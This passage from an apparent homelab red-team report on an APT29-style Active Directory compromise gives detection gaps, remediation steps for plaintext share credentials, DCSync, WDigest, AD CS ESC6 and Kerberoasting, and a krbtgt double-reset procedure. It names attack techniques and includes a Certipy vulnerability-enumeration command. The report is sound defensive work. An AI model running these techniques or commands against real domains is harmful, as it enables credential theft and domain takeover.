| T1053.005 | Scheduled Task | NO | - | Event ID 4698 not forwarded without Sysmon or enhanced audit policy. |
| T1547.001 | Registry Run Key | NO | - | Registry modification not monitored without Sysmon Event ID 13. |
| T1552.001 | Credentials in Files | NO | - | SMB file access to IT_Creds.txt not audited. No file auditing configured on share. |
| T1558.003 | Kerberoasting | NO | - | No Kerberos TGS request volume monitoring. Event ID 4769 not alerted on. |
| T1039 | SMB Share Enum | NO | - | Share enumeration not monitored. |
| T1021.001 | RDP Lateral Movement | YES | 92657 / 60159 | Domain Admin group change detected (level 12). RDP from unexpected source flagged. |
| T1003.006 | DCSync | NO | - | Event ID 4662 not alerted. Replication rights from non-DC not monitored. Critical gap. |
| T1558.001 | Golden Ticket | NO | - | No golden ticket detection rules. Mimikatz process not flagged without Sysmon. |
| T1562.001 | Defender Disabled | NO | - | Defender state change not forwarded to Wazuh from DC01. |
| DA Group Change | Domain Admins Modified | YES | 60159 | Level 12 alert fired when aturner and svc_deploy were added to Domain Admins. Best detection of the engagement. |

# 6. TECHNICAL FINDINGS AND REMEDIATION

## FINDING 1 - CRITICAL | Plaintext Credentials in SMB Share | CVSS 4.0: 9.1

**Vulnerability:** The file IT_Creds.txt was stored in a network share readable by all Domain Users. It contained the username and plaintext password for a Domain Admin account. This single file provided the attacker with full domain administrative access without any additional exploitation.

**Affected Systems:** DC01 - \\DC01\IT_Resources\IT_Creds.txt

**Immediate Remediation:** Delete IT_Creds.txt immediately. Rotate the aturner password. Remove aturner from Domain Admins. Audit all shares for sensitive files.

**Engineering Fix:**

- Run the following to find similar files across all shares:

```
Get-ChildItem -Path \\DC01\IT_Resources -Recurse -Include *pass*,*cred*,*secret*,*.txt |
Select FullName
```

- Enable SMB share access auditing on all shares containing sensitive data via Group Policy: Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy > Object Access > Audit File Share.
- Implement a privileged access workstation (PAW) policy to ensure admin credentials are never stored outside of a password manager.
- Deploy a secrets scanning tool (e.g., TruffleHog or GitLeaks adapted for file shares) to continuously audit for plaintext credentials.

## FINDING 2 - CRITICAL | Excessive Privilege - aturner Domain Admin | CVSS 4.0: 9.3

**Vulnerability:** Alice Turner was granted Domain Admin access for a migration task and the access was never revoked. Combined with Finding 1, this meant a low-priv phishing victim's stolen credentials directly led to full domain compromise in one pivot.

**Engineering Fix:**

- Immediately audit all Domain Admin group members. Remove any accounts that do not require permanent DA access:

```
Get-ADGroupMember -Identity 'Domain Admins' | Select Name, SamAccountName, DistinguishedName
```

- Implement a Privileged Identity Management (PIM) solution such as Microsoft Entra PIM or CyberArk to require just-in-time elevation with approval workflow and automatic expiry.
- Enforce Tiered Administration: Tier 0 (DC/PKI), Tier 1 (Servers), Tier 2 (Workstations). Admin accounts must not be used across tiers.
- Create a recurring quarterly review of all privileged group memberships using AD reports or tooling such as BloodHound Community Edition.

## FINDING 3 - CRITICAL | DCSync Not Detected - Missing Event ID 4662 Alerting | CVSS 4.0: 9.4

**Vulnerability:** The DCSync attack that extracted the krbtgt hash was not detected by Wazuh. DCSync abuses directory replication rights and generates Event ID 4662 when an account requests replication of secret domain attributes. This event was not being monitored or alerted on.

**Engineering Fix:**

- Enable advanced audit policy for DS Access on all Domain Controllers via GPO: Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy > DS Access > Audit Directory Service Access = Success.
- Add the following Wazuh custom rule to detect DCSync (Event ID 4662 with replication GUIDs):

```
<rule id="100200" level="15">   <if_group>windows</if_group>   <field
name="win.system.eventID">4662</field>   <field name="win.eventdata.properties">1131f6aa-9c07-11d1-f79f-
00c04fc2dcd2</field>   <description>DCSync attack detected - Replication rights abused</description>
<mitre><id>T1003.006</id></mitre> </rule>
```

- Alert on any non-DC computer account or user account requesting DS-Replication-Get-Changes-All (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2).

## FINDING 4 - CRITICAL | Sysmon Not Deployed - Massive Detection Gap | CVSS 4.0: 8.8

**Vulnerability:** Sysmon (System Monitor) was not installed on any Windows endpoint or domain controller. This resulted in zero visibility into process creation (Event ID 1), network connections (Event ID 3), registry modifications (Event ID 13), and LSASS access (Event ID 10). Without Sysmon, encoded PowerShell, scheduled tasks, registry persistence, and Mimikatz execution all went completely undetected.

**Engineering Fix:**

- Deploy Sysmon on all Windows endpoints and DCs immediately. Use the SwiftOnSecurity or Olaf Hartong modular config as a baseline:

```
# Download and install Sysmon with recommended config Invoke-WebRequest -Uri
https://download.sysinternals.com/files/Sysmon.zip -OutFile C:\Temp\Sysmon.zip Expand-Archive
C:\Temp\Sysmon.zip -DestinationPath C:\Temp\Sysmon Invoke-WebRequest -Uri
https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml -OutFile
C:\Temp\sysmonconfig.xml C:\Temp\Sysmon\Sysmon64.exe -accepteula -i C:\Temp\sysmonconfig.xml
```

- Configure Wazuh to ingest Sysmon events by adding the Microsoft-Windows-Sysmon/Operational channel to ossec.conf on all Windows agents:

```
<localfile>   <location>Microsoft-Windows-Sysmon/Operational</location>
<log_format>eventchannel</log_format> </localfile>
```

- Critical Sysmon events to monitor: Event ID 1 (Process Create), Event ID 3 (Network Connect), Event ID 10 (Process Access = LSASS dump), Event ID 11 (File Create), Event ID 13 (Registry Value Set), Event ID 22 (DNS Query).

## FINDING 5 - HIGH | WDigest Enabled - Cleartext Passwords in LSASS | CVSS 4.0: 8.4

**Vulnerability:** WDigest authentication was enabled on domain systems (UseLogonCredential = 1). This causes Windows to cache plaintext user passwords in LSASS memory after every interactive logon. Any attacker with local admin or SYSTEM access can dump these plaintext credentials using Mimikatz sekurlsa::logonpasswords.

**Engineering Fix:**

- Disable WDigest immediately via GPO on all domain systems:

```
# Disable WDigest via registry (deploy via GPO) reg add
"HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d
0 /f  # Verify Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest -Name
UseLogonCredential
```

- Enable Credential Guard on all Windows 11 endpoints and Windows Server 2019+ systems to protect LSASS in an isolated VBS (Virtualization Based Security) enclave.
- Enable Protected Users security group for all privileged accounts. This prevents NTLM, WDigest, and CredSSP authentication for members.

## FINDING 6 - HIGH | AD CS ESC6 Misconfiguration | CVSS 4.0: 8.6

**Vulnerability:** The EDITF_ATTRIBUTESUBJECTALTNAME2 flag was enabled on the corp-DC01-CA Certificate Authority. This flag allows any user to specify an arbitrary Subject Alternative Name (SAN) on any certificate request, regardless of what the template specifies. Any domain user can request a certificate that claims to be any other user, including Domain Admins, and use it for Kerberos authentication.

### Engineering Fix:

- Remove the flag immediately and restart Certificate Services:

```
certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2 net stop certsvc && net start certsvc
# Verify flag is removed certutil -getreg policy\EditFlags
```

- Audit all certificate templates with: certutil -catemplates and verify no template has CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT enabled for unprivileged enrollees.
- Run Certipy to enumerate all ESC vulnerabilities in the environment:

```
certipy find -u aturner@corp.local -p '[REDACTED]' -dc-ip 10.10.10.100 -vulnerable
```

## FINDING 7 - HIGH | Kerberoastable Service Accounts with Weak Passwords | CVSS 4.0: 7.6

**Vulnerability:** Four service accounts (svc_sql, svc_backup, svc_web, svc_monitor) had registered SPNs making them Kerberoastable. Any authenticated domain user can request their TGS tickets and attempt offline password cracking. Two of these accounts (svc_deploy) were also Domain Admin members.

**Engineering Fix:**

- Migrate all service accounts to Group Managed Service Accounts (gMSA). gMSA passwords are 240 characters, auto-rotated every 30 days, and cannot be Kerberoasted:

```
# Create gMSA New-ADServiceAccount -Name gMSA_sql -DNSHostName dc01.corp.local -
PrincipalsAllowedToRetrieveManagedPassword 'Domain Controllers'  # Install on service host Install-
ADServiceAccount -Identity gMSA_sql
```

- Until migration, set service account passwords to 30+ character random strings and enable AES256 encryption (not RC4) by setting msDS-SupportedEncryptionTypes = 24 on each account.
- Immediately remove svc_deploy from Domain Admins. Service accounts should never hold DA rights.
- Alert on bulk TGS requests: more than 5 TGS requests for different SPNs from a single source within 60 seconds should trigger a Kerberoasting detection rule in Wazuh.

# 7. REMEDIATION PRIORITY MATRIX

| # | Finding | Severity | Effort | Priority | Timeline |
|---|---|---|---|---|---|
| 1 | Delete IT_Creds.txt, rotate aturner password | CRITICAL | 15 min | P0 - NOW | Immediate |
| 2 | Remove aturner and svc_deploy from Domain Admins | CRITICAL | 5 min | P0 - NOW | Immediate |
| 3 | Rotate krbtgt password TWICE (24h apart) to invalidate Golden Ticket | CRITICAL | 30 min | P0 - NOW | Within 24h |
| 4 | Disable WDigest on all domain systems via GPO | CRITICAL | 1 hour | P0 - NOW | Within 24h |
| 5 | Remove EDITF_ATTRIBUTESUBJECTALTNAME2 from CA (ESC6) | CRITICAL | 15 min | P1 | Within 48h |
| 6 | Deploy Sysmon on all endpoints and DCs | HIGH | 4 hours | P1 | Within 1 week |
| 7 | Add Wazuh rules for DCSync, Kerberoasting, Golden Ticket | HIGH | 8 hours | P1 | Within 1 week |
| 8 | Migrate service accounts to gMSA | HIGH | 2 days | P2 | Within 30 days |
| 9 | Implement MFA for all domain accounts | HIGH | 1 week | P2 | Within 30 days |
| 10 | Deploy Tiered Administration model and PAW | HIGH | 2 weeks | P2 | Within 60 days |
| 11 | Enable Credential Guard on all endpoints | MEDIUM | 3 days | P3 | Within 90 days |
| 12 | Enable Protected Users group for all privileged accounts | MEDIUM | 2 hours | P2 | Within 30 days |

# 8. CRITICAL: GOLDEN TICKET REMEDIATION PROCEDURE

**WARNING: Password resets alone will NOT invalidate the Golden Ticket**

The Golden Ticket is signed with the krbtgt account hash. It will remain valid until krbtgt is reset TWICE with at least one replication cycle between resets. Even resetting the Administrator password or all user passwords will not stop the forged ticket from working.

## Step-by-Step krbtgt Reset Procedure:

1. **Reset krbtgt password - First rotation (on DC01 as Domain Admin):**

```
Set-ADAccountPassword -Identity krbtgt -Reset -NewPassword (ConvertTo-SecureString -AsPlainText
'[YOUR_STRONG_KRBTGT_PASSWORD_1]' -Force)
```

2. **Wait for AD replication to complete across all DCs (minimum 24 hours in production):**

```
repadmin /syncall /AdeP repadmin /showrepl
```

3. **Reset krbtgt password - Second rotation (invalidates ALL existing Golden Tickets):**

```
Set-ADAccountPassword -Identity krbtgt -Reset -NewPassword (ConvertTo-SecureString -AsPlainText
'[YOUR_STRONG_KRBTGT_PASSWORD_2]' -Force)
```

4. **Verify the old Golden Ticket no longer works by attempting to use it. It should now return a Kerberos error.**

*Note: In the lab environment both rotations can be done in the same session. In production, allow AD replication to complete between rotations to avoid Kerberos authentication failures for legitimate users.*

# 9. CONCLUSION

Operation Midnight Courier successfully emulated a full APT29 kill chain against the corp.local environment, achieving complete domain compromise in a single session. The engagement demonstrated that a combination of common real-world misconfigurations, when chained together, creates a devastating attack path that bypassed nearly all existing detective controls.

The most critical finding is not a single vulnerability but the combination of a user-accessible SMB share containing plaintext credentials, an over-privileged account that was never cleaned up, and a total lack of visibility into the techniques used to achieve domain dominance. Of the 13 techniques executed, only 3 were detected by Wazuh, and none of the most critical attacks (DCSync, Golden Ticket, credential file access) generated an alert.

The three immediate actions that will have the highest impact on reducing risk are: removing plaintext credentials from all file shares, deploying Sysmon across all Windows systems to restore visibility, and rotating the krbtgt password twice to invalidate the forged Golden Ticket created during this engagement.

The lab environment is now ready for the next phase: deploying the remediation controls listed in Section 7, re-running the same attack chain, and measuring improvement in detection coverage. The goal is to achieve greater than 80% detection rate on the next iteration before expanding to ADFS Golden SAML emulation.

| | |
|---|---|
| **Report Author** | Red Team Operator - corp.local Homelab |
| **Report Date** | April 22, 2026 |
| **Engagement Duration** | Single session - approximately 4 hours |
| **Next Engagement** | ADFS Golden SAML Emulation - post remediation |
| **Lab Restore Command** | for i in 100 101 102 103 104 105 106 107 108; do qm rollback $i clean-baseline-v2 & done |

**END OF REPORT**